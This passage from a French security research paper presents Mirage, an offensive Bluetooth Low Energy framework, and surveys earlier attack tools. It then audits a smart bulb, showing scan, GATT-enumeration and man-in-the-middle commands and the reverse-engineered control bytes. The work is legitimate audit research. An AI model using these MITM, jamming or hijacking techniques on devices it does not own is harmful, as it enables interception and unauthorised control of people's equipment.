Approches actives. De nombreux travaux ont permis de manipuler le *Bluetooth Low Energy* en vue de mettre en place des attaques actives. Une série d'outils, fournie par la bibliothèque *BlueZ*, permet de manipuler les *dongles* HCI relativement rapidement et peut être utile dans une optique d'audit de sécurité : les utilitaires *hcitool*, *hciconfig* et *gatttool* permettent ainsi de manipuler les advertisements ainsi que de se connecter en tant que *Master* à un serveur GATT. Cependant, ces outils n'ont pas été conçus dans une optique de sécurité, et sont peu flexibles pour un usage offensif.

Un outil de collecte d'informations sur les serveurs ATT / GATT, nommé *bleah*, a également été proposé par *evilsocket* [7]. Il permet de scanner exhaustivement les différents services et caractéristiques d'un serveur GATT, et de communiquer avec certains d'entre eux. Cependant, cet outil manque de mécanismes d'interfaçage, qui limitent son usage à de la collecte d'informations active et empêchent son utilisation pour le développement d'outils connexes. Un outil plus complet, nommé *nRFConnect* et initialement développé pour le développement d'objets connectés, est disponible, et permet notamment de gérer le scan, la connexion et la collecte d'information sur un périphérique BLE en mode *Slave*. Il s'agit cependant d'une solution propriétaire, limitant de fait son utilisation au sein d'outils offensifs, et qui ne prévoit pas de mécanismes d'interfaçage avec d'autres outils.

Une pile protocolaire *BLE* partielle, développée en Python par Mike Ryan et nommée PyBT [12] a également été conçue, dans une optique de sécurité offensive, afin de pouvoir simuler le comportement d'un équipement de type *Slave* ou de type *Master*. Celle-ci est cependant difficile à manier et reste partielle, ne proposant notamment pas les dissecteurs permettant de travailler à plus haut niveau. Celle-ci constitue cependant incontestablement un bon point de départ au développement d'outils

offensifs pour le *Bluetooth Low Energy*, et a largement été réutilisée au sein du framework *Mirage*.

Deux stratégies de *Man-in-the-Middle* ont également été proposées et implémentées dans les outils *GATTacker* [10] et *BTLEJuice* [3]. Celles-ci consistent à « cloner » le serveur *GATT* de l'objet *Slave* à attaquer et simuler un périphérique identique : pour rendre l'attaque plus efficace, il est possible d'usurper l'adresse BD de l'objet attaqué. Dès lors, si un *Master* se connecte sur l'objet simulé, l'attaquant peut se connecter lui-même sur l'objet légitime, et rediriger le trafic d'une connexion à l'autre : il est alors en situation de *Man In The Middle*, et peut non seulement observer le trafic, mais également arbitrairement modifier certains paquets, ne pas les rediriger pour provoquer un déni de service ou injecter du trafic lui-même, à destination du *Slave* ou du *Master*.

Cette attaque présente l'avantage de ne nécessiter que du matériel standard : deux adaptateurs *Bluetooth* supportant le *BLE* sont suffisants pour mener ce type d'attaque. De plus, l'attaquant étant en mesure d'établir lui-même les connexions avec chacune des parties, cette stratégie évite la problématique du trafic chiffré, car les paramètres sont négociés par l'attaquant lui-même.

Les deux outils précédemment mentionnés diffèrent par la stratégie mise en œuvre pour forcer le *Master* à se connecter sur l'objet cloné et non sur l'objet légitime. *GATTacker* [10] exploite le fait que, si deux équipements disposant de la même adresse BD envoient des *advertisements* en même temps, le *Master* a une plus forte probabilité de se connecter sur celui dont la cadence d'émission d'*advertisements* est la plus élevée (l'émission du paquet de connexion, nommé *CONNECT_REQ*, faisant en effet suite à la réception par le *Master* d'un paquet d'*advertising* légitime). Les objets connectés ayant souvent des problématiques d'économie d'énergie, il est généralement possible d'émettre des *advertisements* plus rapidement pour l'attaquant qui n'est pas forcément soumis à cette contrainte.

BTLEJuice [3], quant à lui, exploite la caractéristique des objets fonctionnant en mode *Slave* de n'accepter qu'une seule connexion à la fois. La connexion avec le *Slave* est alors initiée dès le début de l'attaque : l'objet cesse alors d'émettre des *advertisements* et l'attaquant peut mettre en place l'objet cloné et simuler la phase d'*advertising* sans risque d'une connexion du *Master* sur l'objet légitime, celui-ci n'étant plus visible.

Ces deux outils souffrent cependant des limitations des bibliothèques nodeJS *noble* (fonctionnement en mode *Central*) et *bleno* (fonctionnement en mode *Peripheral*) qu'ils utilisent : en effet, celles-ci sont haut niveau et forcent l'attaquant à mettre en place un faux serveur *GATT* et à maintenir

sa cohérence avec celui de l'objet attaqué tout au long de la connexion. Plus problématique, elles ne permettent pas d'utiliser deux adaptateurs Bluetooth sur le même système d'exploitation, l'un fonctionnant en mode *Master* et l'autre en mode *Slave* (ce qui est évidemment indispensable à l'attaque).

Pour contourner ces problématiques, Damien Cauquil a implémenté pour *BTLEJuice* [3] l'utilisation de deux instances fonctionnant sur deux systèmes d'exploitation différents, et communiquant par l'intermédiaire de *Web Sockets*, tandis que *GATTacker* [10] a nécessité de modifier en profondeur le fonctionnement de ces bibliothèques, les rendant de fait non standard. Les solutions apportées sont ainsi fonctionnelles mais limitent considérablement la flexibilité et compliquent le déploiement de ces outils.

Finalement, plusieurs travaux concernant le *jamming* (ou brouillage) des connexions et des *advertisements BLE* ont été réalisés ces dernières années. Comme toutes les technologies sans fil, le *Bluetooth Low Energy* est sensible au *jamming*. Celui-ci permet d'interrompre une connexion entre un *Master* et un *Slave* en saturant le spectre radio des fréquences utilisées par le *BLE*. Des travaux intéressants sur le *jamming sélectif* des *advertisements* [2] ont notamment été proposés, permettant de masquer le trafic d'*advertising* d'un objet en particulier : ils ont été implémentés au sein d'un firmware destiné au nRF51, mais l'outil n'est pas disponible publiquement. Cette attaque est cependant particulièrement intéressante dans le cadre du développement des technologies de « Balises » telles qu'*iBeacon* ou *Eddystone*, qui se basent sur le mécanisme d'*advertising* pour émettre des données applicatives en broadcast. L'Ubertooth [16] et l'implémentation de *BTLEJack* [5] sur Micro:bitde Damien Cauquil proposent des mécanismes permettant de brouiller une connexion en cours, et, dans le cas de *BTLEJack*, d'*hijacker* une connexion établie. Cette nouvelle attaque, présentée à la DEFCON 26, utilise les différences de *timeout* entre le *Master* et le *Slave* pour forcer le *Master*, via l'utilisation de *jamming* sur l'utilisation des paquets du *Slave*, à se déconnecter et prendre ainsi sa place au sein de la communication. L'outil d'attaque est disponible publiquement et propose de nombreuses fonctionnalités intéressantes, il ne dispose cependant pas de mécanismes d'interfaçage directs avec des outils connexes.

Dans la prochaine partie, nous présenterons quelques éléments d'architecture du framework *Mirage* ainsi que son utilisation. Nous détaillerons le fonctionnement de quelques modules d'attaques implémentés au sein de celui-ci, ainsi que leur utilisation dans le cadre d'un audit d'objets connectés.

3 Présentation du framework Mirage

3.1 Présentation générale

Le framework *Mirage* a été développé en Python 3 et utilise un écosystème de bibliothèques open-source standard (telles que Scapy [1] ou pySerial). Il est organisé autour de quatre composants logiciels principaux :

- **Le cœur (`core`)** : il s'agit des mécanismes principaux du framework, gérant le point d'entrée, le lancement et le paramétrage des modules, le *scripting*, le système de tâches de fond (implémenté grâce au *multiprocessing*) et la gestion des signaux ;
- **Les bibliothèques (`libs`)** : il s'agit du composant contenant l'implémentation des différentes technologies sans fil supportées par le framework, mais également les mécanismes d'affichage / journalisation et les fonctions « utilitaires » (manipulation des tâches et des modules, gestion du temps, etc.) ;
- **Les modules (`modules`)** : il s'agit de plusieurs composants indépendants, implémentant les différentes attaques et outils du framework. Ce sont les éléments principaux à exécuter lors de l'utilisation du framework ;
- **Les scénarios (`scenarios`)** : il s'agit de *bindings* destinés à enrichir le fonctionnement de certains modules complexes. Il s'agit d'une collection de méthodes permettant de réagir à certains évènements (comme l'arrivée d'un paquet ou la pression sur une touche).

La première des tâches du composant dit *core* est de gérer le point d'entrée du module et les deux modes associés. En effet, le framework dispose d'un point d'entrée unique (le fichier *mirage.py*) qui permet de le lancer dans un mode dit *interactif* ou dans le mode *ligne de commande*. En mode *interactif*, l'utilisateur accède à une interface de type « interpréteur de commande », lui permettant de charger, paramétrer et exécuter les différents modules, mais également de gérer les tâches de fond. Il est également possible de paramétrer et lancer les modules directement depuis l'environnement `bash`, en utilisant le mode « ligne de commande ».

Ce découpage en modules permet ainsi d'implémenter des stratégies d'attaques génériques, paramétrables par l'intermédiaire des arguments fournis en entrée et capables de retourner un certain nombre d'informations en sortie. Le chargement et l'exécution des modules sont gérés au travers d'un module de chargement, dit *core.Loader*. Le rôle de ce chargeur est d'explorer et d'indexer le contenu du dossier *modules*, puis de gérer le chargement et l'exécution des classes correspondantes. Ce système prend en charge un mécanisme d'**exécution chaînée**, permettant de lancer




Fig. 4. Vision d'ensemble de l'architecture du framework Mirage.

successivement un premier module, puis un second, etc. en connectant chaque sortie du module *n* sur les paramètres d'entrée du module *n+1*. Ce fonctionnement permet de développer des petits modules effectuant chacun une tâche simple, puis de les exécuter successivement afin de mettre en place un comportement complexe. Les paramètres fournis en entrée et non utilisés sont également propagés par l'intermédiaire du mécanisme de chaînage. Cette logique étant similaire à celle des utilitaires bash sous *UNIX*, elle en réutilise l'opérateur «|» pour chaîner les modules.

Un exemple d'une telle exécution pourrait être le suivant :

```
$ ./mirage.py
--> load ble_connect|ble_discover
[INFO] Module ble_connect loaded !
[INFO] Module ble_discover loaded !
<< ble_connect|ble_discover >>--> set ble_connect1.INTERFACE hci1
<< ble_connect|ble_discover >>--> set ble_discover2.ATT_FILE out.ini
<< ble_connect|ble_discover >>--> run
```

ou en mode « ligne de commande » sous la forme :

```
$ ./mirage.py "ble_connect|ble_discover"
  ble_connect1.INTERFACE=hci1 ble_discover2.ATT_FILE=out.ini
```

Cette exécution, représentée en figure 5, exécutera donc (1) le module **ble_connect** avec les paramètres par défaut et l'interface *hci1* (fournie par l'utilisateur), puis propagera le paramètre *INTERFACE* au module **ble_discover** et exécutera ce dernier (2) avec le paramètre *ATT_FILE* fixé à "out.ini" et les autres paramètres fixés à leurs valeurs par défaut.




Fig. 5. Exemple d'exécution chaînée de deux modules.

La philosophie du framework consiste ainsi à implémenter les attaques et outils de façon modulaire et générique, et non directement des vulnérabilités propres à un type de système particulier, tout en permettant de personnaliser leur comportement de façon avancée pour l'adapter aux conditions d'audit par l'intermédiaire d'une série de *callbacks*, regroupés sous le terme de *scénarios*.

Les *scénarios* sont de simples classes, héritant de la classe *core.Scenario*, dont les méthodes réagissent à un signal particulier généré par un module. Il est ainsi possible de réagir à la réception d'un paquet particulier, au démarrage ou à la terminaison du module, ainsi que de fournir une interface utilisateur simple en réagissant aux pressions sur une touche. Chaque méthode d'un scénario peut retourner un booléen, dont la valeur indiquera si le comportement prévu par défaut par le module doit être exécuté ou non. Ce mécanisme assure ainsi une grande flexibilité et adaptabilité du framework aux conditions d'audit, et permet rapidement de modifier ou d'implémenter des comportements complexes. Finalement, le composant *core* permet également la gestion de *tâches de fond*, facilitant l'implémentation du multiprocessing. Il est également en charge de la gestion des fichiers de configuration.

Un autre composant indispensable au fonctionnement du framework est le composant *libs*. Il implémente un certain nombre de mécanismes nécessaires au fonctionnement des modules, notamment la gestion du *logging* et de l'affichage, l'architecture de manipulation des protocoles sans fil, la gestion des spécificités de ces protocoles, les parseurs et dissecteurs associés et quelques fonctionnalités complémentaires.

Une fonctionnalité essentielle implémentée par le composant *libs* est la gestion des protocoles sans fil. En effet, il était nécessaire de trouver une architecture logicielle à la fois simple d'utilisation et puissante, tout en permettant de s'interfacer avec des composants matériels très divers.

Afin de relever ce défi, le mécanisme d'émission et de réception des paquets a été implémenté sous la forme de trois composants principaux : **Device**, **Receiver** et **Emitter**. Le composant **Device** est chargé de s'interfacer avec un matériel donné. Il est possible que pour une même technologie, plusieurs *Device* soit définis, permettant ainsi de s'interfacer avec des composants matériels différents : c'est notamment le cas du *Bluetooth Low Energy*, pour lequel sont implémentés trois *Devices* représentant respectivement un *dongle* HCI, l'Ubertooth One ainsi que le firmware de *BTLEJack*. Un *Device* implémente *a minima* la méthode *send* (chargée d'émettre des données fournies sous la forme d'un tableau d'octets) et la méthode *recv* (chargée de recevoir un paquet et de le renvoyer sous la forme d'un tableau d'octets). Une méthode *isUp* implémente la vérification de la présence du matériel, et la méthode *init* est en charge de l'initialisation de celui-ci. Il est possible de définir des méthodes supplémentaires permettant d'implémenter des capacités complémentaires du matériel.

Le **Receiver** est l'interface de réception du protocole, avec laquelle les modules vont travailler. Celle-ci communique avec l'objet *Device* qui lui est associé afin de récupérer les données reçues. Elle implémente une méthode *_convert* (privée), permettant de transformer ces données en un objet *Packet*, représentant une abstraction de celles-ci et fournissant un accès rapide aux champs importants du paquet correspondant. Une méthode *next* permet de récupérer le paquet courant, tandis que la méthode *receive* permet de récupérer ceux-ci sous la forme d'un *générateur*[5]. Enfin, une méthode *onEvent* permet d'enregistrer une fonction *callback*, qui sera exécutée lors d'un événement particulier (telle que la réception d'un paquet particulier). Les fonctionnalités supplémentaires du *Device* sont accessibles directement, l'objet *Receiver* se comportant comme un *proxy* [8] pour ces méthodes.

5. Un *générateur* est un objet Python permettant de créer et de manipuler facilement les itérateurs, en ajoutant une couche d'abstraction supplémentaire.

L'**Emitter** est l'interface d'émission du protocole, avec laquelle les modules vont travailler. Celle-ci communique avec l'objet *Device* qui lui est associé afin d'envoyer les données spécifiées. Elle implémente elle aussi une méthode *_convert* (privée), permettant de transformer un objet *Packet* en données binaires. Les méthodes *send* et *sendp* (équivalentes) permettent d'émettre un ou plusieurs paquets sous la forme d'un objet de type *Packet*. Les fonctionnalités supplémentaires du *Device* sont accessibles directement, l'objet *Emitter* se comportant comme un *proxy* pour ces méthodes.




Fig. 6. Présentation de l'architecture générique d'émission / réception.

Les *Emitters* et *Receivers* communiquent avec l'objet *Device* qui leur est associé par l'intermédiaire de files (des structures de données de type *First In, First Out*). Le traitement de la sortie de chacune des files est assuré par un *thread* géré de façon transparente, c'est notamment lui qui réalise les éventuelles conversions données binaires / abstraction *Packet*. En revanche, les utilisateurs manipulent les paquets, au sein des modules, sous la forme d'abstraction héritant de la classe *Packet*. Ainsi, cela permet de ne pas manipuler directement des données brutes, mais d'offrir la possibilité d'implémenter des mécanismes de dissection, de conversion et de construction. Cette structure est particulièrement intéressante, car elle offre ainsi à l'utilisateur la possibilité d'implémenter des comportements complexes, ou de lui présenter une abstraction facile à manipuler, sans pour autant lui interdire de manipuler les paquets sous forme de données binaires. Cette structure a ainsi permis, dans le cas du protocole *BLE*, d'harmoniser les différents formats de paquets utilisés par chaque *Device* (HCI, BTLEJack ou Ubertooth) en une seule abstraction, disposant des informations couramment manipulées pour le paquet en question.

De nombreuses bibliothèques liées à l'utilisation, l'attaque et l'analyse des communications *Bluetooth Low Energy* ont également été implémentées au sein de *Mirage*. À l'heure actuelle, le framework est en effet capable de gérer les composants matériels suivants :

1. Un dongle HCI implémentant au minimum la spécification Bluetooth 4.0 [15] (permettant ou non de modifier l'adresse BD par l'intermédiaire de paquets dits *vendor-specific*) ;
2. Un Ubertooth One [16] ;
3. Un Micro:bitéquipé de la version 1.3 du firmware de *BTLEJack*, ou équipé de la version 3.14 (version modifiée pour le framework *Mirage*) du firmware de *BTLEJack* [5].

Une pile protocolaire *BLE* a été implémentée au sein du framework afin de contourner les limitations dues à l'utilisation de bibliothèques très haut niveau telles que Bleno et Noble. Elle permet notamment d'utiliser le dongle en tant que *Master* (capable de se connecter sur plusieurs *Slaves* simultanément) et en tant que *Slave* et permet l'usurpation d'adresse BD de manière transparente si le matériel le permet.

De nombreux dissecteurs facilitent l'analyse des données des couches ATT, GATT et Security Manager. Un serveur ATT / GATT basique a également été implémenté, afin de permettre de simuler de façon réaliste le comportement d'un objet connecté implémentant le rôle *Slave*, ainsi que les fonctions cryptographiques utilisées par la couche Security Manager.

Les API de l'*Ubertooth One* et de *BTLEJack* ont aussi été implémentées au sein du framework : elles sont développées en pur Python et ne font pas appel à des composants ou bibliothèques externes au framework pour fonctionner. Elles implémentent les principaux mécanismes de *sniffing*, *jamming* et *hijacking* proposés par ces différents composants matériels, et harmonisent leur comportement afin de proposer l'utilisation la plus unifiée possible. Le matériel est ainsi abstrait par le framework ; l'utilisateur peut donc se concentrer sur la logique de l'attaque ou de l'audit à implémenter.

Des outils plus bas niveau sont également proposés dans le cadre de l'analyse et de l'attaque du *BLE*. Un mécanisme d'export de fichier PCAP a été mis en place, permettant notamment d'exporter les communications sniffées. Des fonctions utilitaires permettent la conversion numéro de channel / fréquence, le calcul de CRC ainsi que la vérification de validité d'adresse d'accès (ou *Access Address*).

Finalement, un firmware *BTLEJack* personnalisé pour le framework a également été développé : numéroté 3.14, il permet notamment de profiter de fonctionnalités d'écoute et de *jamming* réactif des *advertisements* non présentes par défaut au sein du firmware proposé par Damien Cauquil.

3.2 Présentation des modules d'audit

Nous allons maintenant présenter les différents modules développés dans le cadre de l'audit des systèmes capables de communiquer via *Bluetooth Low Energy*. Ces modules font partie intégrante du framework *Mirage*, et permettent d'effectuer les tâches les plus courantes dans ce type d'audit sans impliquer de développement supplémentaire de la part de l'utilisateur. Cependant, il est possible de personnaliser le fonctionnement de certains d'entre eux par l'utilisation de *scenarios*, permettant ainsi de simuler précisément le fonctionnement d'un objet ou d'effectuer des actions particulières lors d'une attaque.




Fig. 7. Représentation des modules BLE implémentés dans le framework Mirage.

À l'heure actuelle, le framework propose cinq types de modules :

— Les modules **utilitaires** (*ble_info, ble_connect*) : il s'agit de modules permettant d'effectuer une action donnée (par exemple, se connecter à un objet) ou permettant de lister les informations associées à une interface donnée.

— Les modules de **collecte d'informations** (*ble_scan, ble_discover*) : il s'agit de modules destinés à la collecte d'informations, permettant par exemple de scanner l'environnement à la recherche d'objets en phase d'*advertisements* ou

d'identifier les attributs, services et caractéristiques d'un serveur ATT/GATT.
— Les modules d'**usurpation d'identité** (*ble_adv, ble_slave, ble_master*) : il s'agit de modules permettant de simuler le comportement d'un *Advertiser*, d'un *Peripheral* ou d'un *Central*, et potentiellement d'usurper l'identité d'un objet existant.
— Les modules d'**attaques passives** (*ble_sniff*) : il s'agit de modules d'écoute passive, destinés à l'observation passive d'*advertisements* et de connexions (nouvellement établies ou existantes). Le comportement des différents composants matériels est harmonisé.
— Les modules d'**attaques actives** (*ble_mitm, ble_hijack, ble_jam*) : il s'agit de modules destinés à la mise en place d'attaques actives telles que des *Man-in-the-Middle*, l'*hijacking* ou le *jamming* de communications *Bluetooth Low Energy*. Le module Man-in-the-Middle implémente des mécanismes permettant de récupérer la clé de chiffrement s'il observe une phase d'appairage, et autorise la manipulation de données chiffrées si l'attaquant dispose de la clé.

Une description plus détaillée du fonctionnement et de l'usage des différents modules est disponible sur l'annexe en ligne [6].

4 Expérimentations : audit d'une ampoule connectée

4.1 Présentation générale

Les outils développés dans le cadre du framework nous offrent une base solide pour réaliser une étude du protocole de communication d'une ampoule connectée. L'objectif de cet audit sera de procéder à la rétro-ingénierie du protocole de communication de l'ampoule connectée afin d'évaluer la surface d'attaque de cet objet : selon les résultats obtenus, nous pourrons ainsi envisager d'explorer un ou plusieurs chemins d'attaque, tels que la prise de contrôle des fonctionnalités légitimes de l'ampoule ou l'injection de code malveillant au sein du micro-logiciel.

Dans notre cas, il est à noter que l'ampoule peut se connecter via le *Bluetooth Low Energy* à un smartphone exécutant une application mobile permettant de manipuler la couleur, la luminosité, la température, l'état « allumé / éteint » et de mettre à jour le firmware contenu dans l'ampoule.

Dans un premier temps, il a été nécessaire d'ajouter l'ampoule à auditer dans l'application Android, et d'utiliser les éléments d'interface pour découvrir les fonctionnalités légitimes de l'ampoule connectée. L'objectif de cet audit était d'utiliser les outils développés dans le framework pour comprendre et documenter les comportements précédemment énumérés.

4.2 Collecte d'informations active

Dans un second temps, il a paru intéressant de lister les attributs du serveur *ATT* stockés dans l'ampoule, ainsi que leurs abstractions *GATT* sous la forme de services primaires, secondaires et de caractéristiques. En effet, disposer à la fois des données *ATT* et des données *GATT* permet de se faire une représentation précise des hiérarchies entre les attributs, tout en conservant une vision bas niveau de la structure de l'objet.

Pour cela, il était nécessaire de *dumper* l'ensemble de la base de données du serveur *ATT* et du serveur *GATT*. Il a donc été nécessaire d'utiliser les modules suivants :

— **ble_scan** : pour scanner l'environnement à la recherche des *advertisements* des objets connectés ;
— **ble_connect** : pour se connecter à l'objet audité ;
— **ble_discover** : pour énumérer les services, caractéristiques et attributs associés aux couches *ATT*/*GATT* de l'objet.

La première étape consiste donc à lancer le module **ble_scan**, dont voici la sortie (tronquée pour des raisons de place) :

```
$ ./mirage.py ble_scan
[INFO] Module ble_scan loaded !
[SUCCESS] HCI Device (hci0) successfully instanciated !
+Devices found------+-------+------------+-------+-----------+
| BD Address        | Name  | Company    | Flags | Data      |
+-------------------+-------+------------+-------+-----------+
| C4:BE:84:39:8E:07 | Salon | TI         | [...] | 1009[...] |
| 3E:00:22:CF:2F:AD |       | Microsoft  | [...] | 1eff[...] |
+-------------------+-------+------------+-------+-----------+
```

Ce scan nous permet d'obtenir trois informations pertinentes : l'adresse BD, le fabriquant du système ainsi que le nom de l'objet, directement extraits des informations diffusées par le mécanisme d'*advertising*. Ici, l'objet qui nous intéresse correspond au nom `Salon`, possède l'adresse BD `C4:BE:84:39:8E:07`.

À l'aide de cette information, il est ensuite possible de lancer une phase de collecte d'informations composée d'une connexion sur l'objet, puis d'une procédure de découverte de l'intégralité de ses services et caractéristiques (au niveau GATT). Cette opération nous permet ainsi d'obtenir la structure des couches protocolaires hautes, notamment la couche GATT. On exportera également ces données sous la forme d'un fichier .cfg en renseignant le paramètre *ATT_FILE* du module **ble_discover**.

```
$ ./mirage.py "ble_connect|ble_discover"
ble_connect1.TARGET=C4:BE:84:39:8E:07
ble_discover2.ATT_FILE=/tmp/gatt.cfg
```

La sortie du module est disponible dans les annexes en ligne [6]. On constate donc la présence de trois services communs sur la plupart des objets connectés :

— **Generic Access** (handles `0x0001` à `0x000b`) ;
— **Generic Attribute** (handles `0x000c` à `0x000f`) ;
— **Device Information** (handles `0x0010` à `0x001e`).

Ainsi que trois services non identifiés, propres à l'objet (handles `0x001f` à `0xffff`).

On peut souligner la présence de deux caractéristiques potentiellement intéressantes, contenues dans le premier de ces trois services : **DataTransmit** (de *handle* `0x0020`) et **DataReceive** (de *handle* `0x0023`).

4.3 Rétro-ingénierie du protocole de communication

Pour déterminer plus en détail le fonctionnement de l'objet, on réalise une attaque *Man In The Middle* tout en activant les différentes fonctionnalités de la lampe depuis l'application pour analyser le trafic correspondant. Aucun scénario n'étant chargé avec le module de *Man In The Middle*, le comportement par défaut (redirection et *logging* des paquets) est appliqué :

```
$ ./mirage.py ble_mitm TARGET=C4:BE:84:39:8E:07
SHOW_SCANNING=no ADVERTISING_STRATEGY=preconnect
```

La trace de l'attaque, annotée en fonction des actions réalisées sur le téléphone, est disponible dans les annexes en ligne.

Cette attaque nous permet de déterminer la forme générale des messages de commande. Ils sont déclenchés par l'intermédiaire d'une **Write Request**, à destination du *handle* de valeur `0x0021` (il s'agit de la caractéristique **DataTransmit** identifiée à l'étape précédente).

Les messages ont tous la forme suivante :

`55`	identifiant (1 octet)	paramètre (taille variable)	`0d 0a`

Les messages d'allumage / extinction possèdent l'identifiant `0x10`, et un paramètre sur un octet valant : `0x01` (*On*) ou `0x00` (*Off*)

Allumage de la lumière	`55 10 01 0d 0a`
Extinction de la lumière	`55 10 00 0d 0a`

Les messages de manipulation de la couleur possèdent l'identifiant `0x13`, suivi de trois octets composant le code *RGB* de la couleur souhaitée :

Modification de la couleur (Rouge)	`55 13 ff 00 00 0d 0a`
Modification de la couleur (Vert)	`55 13 00 ff 00 0d 0a`
Modification de la couleur (Bleu)	`55 13 00 00 ff 0d 0a`

Les messages de modification de la luminosité, de la température et de changement de mode ont également été identifiés, le détail du format de ces trames est disponible dans l'annexe en ligne.

Pour confirmer nos hypothèses, on peut se connecter à la lampe à l'aide du module **ble_master** afin de vérifier qu'on observe bien le comportement prévu :

```
$ ./mirage.py ble_master
```

La trace de l'attaque est disponible dans les annexes en ligne. Un scénario pour l'attaque Man In The Middle a été développé, permettant de modifier le comportement de l'ampoule lors des actions sur l'interface (les coordonnées Red et Green sont inversées, l'appui sur On provoque un clignotement de l'ampoule). Il est présenté au sein des annexes en ligne.

4.4 Récupération du firmware légitime

